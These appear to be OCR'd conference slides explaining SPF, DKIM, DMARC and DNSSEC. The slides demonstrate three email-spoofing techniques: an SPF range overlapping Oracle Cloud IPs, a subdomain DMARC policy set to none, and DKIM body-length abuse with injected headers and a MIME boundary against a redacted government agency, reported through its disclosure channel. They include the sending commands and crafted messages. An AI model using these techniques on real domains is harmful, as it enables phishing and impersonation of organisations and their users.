VyyGnQuEUXoKPdKokD6Pa5KmJSqbA5Y/f977HpikU9Xtd7Orc7ctRLK6H5QFvGwRi+o
C9NRkgNB55UUnLbbkKK+LGeTw4Ghmr5gupw7iYzFXZ" "1qlFNqV6s9Pmgb+b7oDv+O
fQxB/MJyUzQ5eWdKlJWfmW3s77J3fHFfysUbKKUBxEXPxNiMFRG1CllLZ4+AYRh1jrF
pjbvZ5j43kqahKXeHDNkF+Gpptd7ufWIevAPTQD5VdKB9vyJQN6wfcQQIDAQAB"
```

```
v=1; a=rsa-sha256;
        d=example.com; s=s1;
        h=from:to:subject;
      bh=uMixy0BsCqhbru4fqPZQdeZY5PqB65sNAnOAxNgUS0s=;
  b=LlIvJoRyqMo0gngiCygwpiKphIjYezb5kXBKCNj8DqRVcCk7obK6OUg4o+EufEbB
tRYQfQhgIkx5m70IqA6dP+DBZUcsJyS9C+vmZxRX7qyHi2hUFpYS5pkeiNVoQk/Wk4w
ZG4tu/g+OA49mS7VX+64FXr79MPwOMRRmJ3lNwJU=
```


DMARC

Domain-based Message Authentication, Reporting & Conformance 🤝

(Should failed SPF/DKIM be binned, and who should it be reported to?)



Knowledge Factor
(something you know)
Possession Factor
(something you have)
Inherence Factor
(something you are)
****
Password
Smartphone
Fingerprint
?
Security Question
Smart Card
Retina Pattern
1 2 3 4
PIN
Hardware Token
Face Recognition

DKIM SPF



DKIM SPF

DMARC


START with SPF
DMARC PASS
DMARC FAIL
SPF alignment PASS?
START with DKIM
SPF alignment FAIL
DMARC check
DKIM alignment FAIL
DMARC PASS
YES
NO

GOOD SPF + GOOD DKIM = GOOD DMARC = DELIVERED

GOOD SPF + BAD DKIM = GOOD DMARC = DELIVERED

BAD SPF + GOOD DKIM = GOOD DMARC = DELIVERED

BAD DMARC = DELIVERED

BAD SPF + BAD DKIM = BAD DMARC = BINNED

~~GOOD SPF + GOOD DKIM = GOOD DMARC = DELIVERED~~

GOOD SPF + BAD DKIM = GOOD DMARC = DELIVERED

BAD SPF + GOOD DKIM = GOOD DMARC = DELIVERED

BAD DMARC = DELIVERED

BAD SPF + BAD DKIM = BAD DMARC = BINNED

~~GOOD SPF + GOOD DKIM = GOOD DMARC = DELIVERED~~

GOOD SPF + BAD DKIM = GOOD DMARC = DELIVERED

BAD SPF + GOOD DKIM = GOOD DMARC = DELIVERED

BAD DMARC = DELIVERED

~~BAD SPF + BAD DKIM = BAD DMARC = BINNED~~

Let’s Spoof Some email!

Permitted SPF IP range overlapped with a range in Oracle cloud

Bad SPF

DMARC wasn't set to do anything on emails spoofed from subdomains

Bad DMARC

Stacking some hacks to spoof email from the federal Australian government

Bad DKIM

Bad SPF

Permitted SPF IP range overlapped with a range in Oracle cloud



(kali㉿DESKTOP-9U21Y5KJ)-[~/Tools/SPF-Critic]
$ python3 spf.py -d
s SPF record is:
s SPF record is:
s SPF record is:
ip4:129.152.0.0/17
Permitted ranges are public-obtainable - This record contains CIDR ranges for IPs adversaries can obtain, allowing them to bypass SPF and spoof email for your domain
129.152.0.0/17 overlaps 129.152.0.0/19 (OracleCloud) https://docs.oracle.com/en-us/iaas/Content/General/Concepts/addressranges.htm

```
Permitted ranges are public-obtainable - This record contains CIDR ranges for IPs adversaries can obtain,
 allowing them to bypass SPF and spoof email for your domain
    129.152.0.0/17 overlaps 129.152.0.0/19 (OracleCloud) https://docs.oracle.com/en-us/iaas/Content/Gener
al/Concepts/addressranges.htm
```

Step #1

Rotate Oracle compute instance IPs until we're in the affected range

```
PS C:\Users\HarrisonMitchell> Send-MailMessage -From '[redacted].com'
>> -To '[redacted].com' -Subject "Please click on this link"
>> -Body "I'm legit, look at my email address! https://[redacted]"
```


Inbox
Filter
TO
[redacted] IT Admin
Please click on this link
11:16
I'm legit, look at my email address! https://[redacted]



(kali㉿DESKTOP-9U21Y5KJ)-[~/Tools/SPF-Critic]
$ python3 spf.py -d
s SPF record is:
s SPF record is:
s SPF record is:
ip4:129.152.0.0/17


Bad DMARC

DMARC wasn't set to do anything on emails spoofed from subdomains


v=DMARC1; p=reject; sp=????;
rua=mailto:xxx@dmarcian.com;
ruf=mailto:xxx@dmarcian.com;


v=DMARC1; p=reject; sp=**none**;
rua=mailto:xxx@dmarcian.com;
ruf=mailto:xxx@dmarcian.com;




(kali㉿DESKTOP-9U21Y5KJ)-[~]
$ dig +short txt helpdesk.[redacted].com
(kali㉿DESKTOP-9U21Y5KJ)-[~]


(kali㉿DESKTOP-9U21Y5KJ)-[~]
$ dig +short txt helpdesk.[redacted].com
(kali㉿DESKTOP-9U21Y5KJ)-[~]
$ dig +short a helpdesk.[redacted].com
(kali㉿DESKTOP-9U21Y5KJ)-[~]
$

```
PS C:\Users\HarrisonMitchell> Send-MailMessage -From '[redacted]@helpdesk.[redacted].com'
>> -To '[redacted]@helpdesk.[redacted].com' -Subject "Please click on this link"
>> -Body "I'm legit, look at my email address! https://[redacted]"
```



Inbox
Filter
TO
[redacted] Helpdesk
Please click on this link
11:16
I'm legit, look at my email address! https://[redacted]





Bad DKIM

Stacking some hacks to spoof email from the federal Australian government




AUSTRALIA

Vulnerability disclosure policy

This policy gives security researchers a point of contact to directly submit their research findings if they believe they have found a potential security vulnerability within the Department of [redacted]

Email Headers

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple;
d=xxx.gov.au; i=@xxx.gov.au; l=4096; q=dns/txt; s=xxx;
t=163XXX6311; x=166XXX2311;
h=date:from:reply-to:subject:to:message-id:mime-version:
content-transfer-encoding:content-id;
bh=evbZN/q7XGwUAnj7jT/jMI3SeiQnLHoolUEuszWXXXX=;
b=GhzoT9aXYR6dX+ZPnkBUTTuBYPNJMOy3I2i5ytWdjOjw5QPI5i4WXZQB
Bz5UogkDn719f+X02EPswfzIAHXWA/ci0KB1zZJucBprgOVMUeG8R2D84
mzg13oxtxB8VNwpvnb0kwBHwK7p/XXXXXXXXX/ed1xB3dyfvShiRbdfM
VNDRhHp2AP5/lqRujM5h9Dyip55RWPFSqpZijtzYIOYaGWsskUxMB2mi0
z5iLmRpUo5IGSmdnHZZU8H8xah8pvtzOV+XXXXXXXXXXX+WiUy0qh==;

Email Headers

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple;
d=xxx.gov.au; i=@xxx.gov.au; l=4096; q=dns/txt; s=xxx;
t=163XXX6311; x=166XXX2311;
h=date:from:reply-to:subject:to:message-id:mime-version:
content-transfer-encoding:content-id;
bh=evbZN/q7XGwUAnj7jT/jMI3SeiQnLHoolUEuszWXXXX=;
b=GhzoT9aXYR6dX+ZPnkBUTTuBYPNJMOy3I2i5ytWdjOjw5QPI5i4WXZQB
Bz5UogkDn719f+X02EPswfzIAHXWA/ci0KB1zZJucBprgOVMUeG8R2D84
mzg13oxtxB8VNwpvnb0kwBHwK7p/XXXXXXXXX/ed1xB3dyfvShiRbdfM
VNDRhHp2AP5/lqRujM5h9Dyip55RWPFSqpZijtzYIOYaGWsskUxMB2mi0
z5iLmRpUo5IGSmdnHZZU8H8xah8pvtzOV+XXXXXXXXXXX+WiUy0qh==;

Inject Custom SMTP Headers


h=date:from:reply-to:subject:to:message-id:mime-version:content-transfer-encoding:content-id;

Subject: Arbitrary header
…
Subject: You have a new message from REDACTED
…

Inject Custom SMTP Headers

h=date:from:reply-to:subject:to:message-id:mime-version:content-transfer-encoding:content-id;

Subject: Arbitrary header
…
Subject: You have a new message from REDACTED
…



Inject Custom SMTP Headers


h=date:from:reply-to:subject:to:message-id:mime-version:content-transfer-encoding:content-id;

Subject: Arbitrary header

…

Subject: You have a new message from REDACTED

…



Inject Custom SMTP Headers


h=date:from:reply-to:subject:to:message-id:mime-version:content-transfer-encoding:content-id;

Subject: Arbitrary header

…

Subject: You have a new message from REDACTED

…



>4096 Byte HTML Injection + Custom Headers =

Subject: Arbitrary header
From: whoeveriwant@XXXXX.gov.au
<original headers>

=EF=BB=BF<html lang=3D"en" style=3D"margin: 0;pad
<SNIP>
decoration: none;font-size: 20px;line-height: 24px">Hi HARRISON=
<SNIP>
tom: 24px;color: #000000;text-decoration: no <4096 byte cutoff>
<marquee>Whatever HTML I want hehehhehe</marquee>

>4096 Byte HTML Injection + Custom Headers =

Subject: Arbitrary header
From: whoeveriwant@XXXXX.gov.au
<original headers>

=EF=BB=BF<html lang=3D"en" style=3D"margin: 0;pad
<SNIP>
decoration: none;font-size: 20px;line-height: 24px">Hi HARRISON=
<SNIP>
tom: 24px;color: #000000;text-decoration: no <4096 byte cutoff>
<marquee>Whatever HTML I want hehehhehe</marquee>

...
Content-Type: TEXT/html; CHARSET=UTF-8
...

=EF=BB=BF<html lang=3D"en" style=3D"margin: 0;pad
    <SNIP>
decoration: none;font-size: 20px;line-height: 24px">Hi HARRISON=
    <SNIP>
tom: 24px;color: #000000;text-decoration: no <4096 byte cutoff>

Spoofed!

```
Content-Type: multipart/mixed; boundary=PWNED
Content-Type: TEXT/html; CHARSET=UTF-8

=EF=BB=BF<html lang=3D"en" style=3D"margin: 0;pad
      <SNIP>
decoration: none;font-size: 20px;line-height: 24px">Hi HARRISON=
      <SNIP>
tom: 24px;color: #000000;text-decoration: no <4096 byte cutoff>
--PWNED
Content-type: text/html

<html>Arbitrary content</html>
--PWNED--
```

Subject: Arbitrary adversary controlled content
From: ArbitraryACC <arbitrary-adversary-controlled-content@xxx.gov.au>
Date: Mon, 17 Jan 2022 00:05:00 +1100 (AUS Eastern Daylight Time)
To: arbitrary-adversary-controlled-content@example.invalid
Content-Type: multipart/mixed; boundary=PWNED

Custom headers

DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/simple;
d=xxx.gov.au; i=@xxx.gov.au; l=4096; q=dns/txt; s=xxx;
t=1635336311; x=1666872311;
h=date:from:reply-to:subject:to:message-id:mime-version:
content-transfer-encoding:content-id;
bh=evbZN/q7XGwUAnj7jT/jMI3SeiQnLHooIUEuszXXXXX=;
b=GhzoT9aXYR6dX+M<snip>ZHoP8J7TB==;
Date: Wed, XX Oct 2021 23:05:00 +1100 (AUS Eastern Daylight Time)
From: xxx <noreply@xxx.gov.au>
Reply-To: xxx@xxx.gov.au
Subject: =?UTF-8?Q?xxxxxxxxxxxxxxxxxxxxxxxxx_[SEC=3DOFFICIAL]?=
To: xxxxxxxxxxxx@GMAIL.COM
Message-ID: <xxx@xxx.gov.au>
MIME-Version: 1.0
Content-Type: TEXT/html; CHARSET=UTF-8
Content-Transfer-Encoding: QUOTED-PRINTABLE
Content-ID: <xxxxxxxxx@xxx.gov.au>


Original headers

=EF=BB=BF<html lang=3D"en" style=3D"margin: 0;pad *<snip>*
tom: 24px;color: #000000;text-decoration: no *<4096 byte cutoff>*
--PWNED
Content-type: text/html

<html>Arbitrary adversary controlled content</html>
--PWNED--

Original body

Custom body



Original Message

Message ID	<1337@[redacted].gov.au>
From:	[redacted] <noreply@[redacted].gov.au>
Subject:	DKIM Misconfiguration Spoofing Abuse PoC
SPF:	FAIL with IP [redacted] Learn more
DKIM:	'PASS' with domain [redacted].gov.au Learn more
DMARC:	'PASS' Learn more

Hi Harrison,

Thank you for reporting this vulnerability.

Regarding external reporting on this vulnerability, it is preferred if you could use the term "large government agency" rather than referencing the "REDACTED" directly.


Spoofed Emails are no Joke


Spoofing an organisation's email you can:

- Phish internal users
- Phish external users
- Tarnish reputations
- Spoof accounts billable/receivable

Spoofing government email you can:

- Phish gov employees/the public
- Threaten deportation
- Request identity documents
- Muck up our diplomatic relationships









03

DNSSEC

DNSSEC, worse than doing nothing?



cloudflare.com. 299 IN A 198.41.214.162
cloudflare.com. 299 IN A 198.41.215.162
Cloudflare A lookup without DNSSEC
cloudflare.com. 299 IN A 198.41.214.162
cloudflare.com. 299 IN A 198.41.215.162
cloudflare.com. 299 IN RRSIG A 13 2 300 2016
1145051 20160309125051 35273 cloudflare.com. RqRna0qkih8cuki++YbFOkJi0DGeNpC
YbFOkJi0DGeNpCMYDzlBuG88LWqx+Aaq8x3kQZX TzMTpFRs6K0na9NCUg412bOD4LH3EQ==
Cloudflare A lookup with DNSSEC





DNSSEC

